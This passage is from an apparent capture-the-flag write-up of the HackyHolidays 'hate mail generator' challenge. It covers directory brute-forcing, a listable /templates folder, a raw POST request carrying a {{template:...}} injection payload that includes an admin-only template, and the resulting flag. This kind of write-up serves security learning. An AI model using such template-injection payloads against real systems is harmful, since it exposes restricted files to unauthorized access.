
Clicking on the only available email campaigns brought me on https://hackyholidays.h1ctf.com/hate-mail-generator/91d45040151b681549d82d8065d43030

This seemed like a template injection vulnerability. Also, from the existing campaign it is possible to notice that templates are imported using {{template:PAYLOAD}}. The following endpoint allowed to preview new campaigns (creation was disabled as credits were required). https://hackyholidays.h1ctf.com/hate-mail-generator/new


Some I knew some templates were already used in one of the campaign, I performed a directory bruteforce with a custom wordlist to find possible interesting folders. I discovered that the /templates directory was accessible and listable.


This directory contained another template file, 38dhs_admins_only_header.html, which was not directly accessible. However, I used the {{template:PAYLOAD}} statement to load this template in the preview of new campaign. The following request was made:
POST /hate-mail-generator/new/preview HTTP/1.1
Host: hackyholidays.h1ctf.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 105
preview_markup={{name}}&preview_data={"name":"{{template:38dhs_admins_only_header.html}}","email":"test"}

Flag: flag{5bee8cf2-acf2-4a08-a35f-b48d5e979fdd}
#Challenge 8 The eight challenge was accessible by browsing https://hackyholidays.h1ctf.com/forum. The challenge contained some forum threads and a login panel.

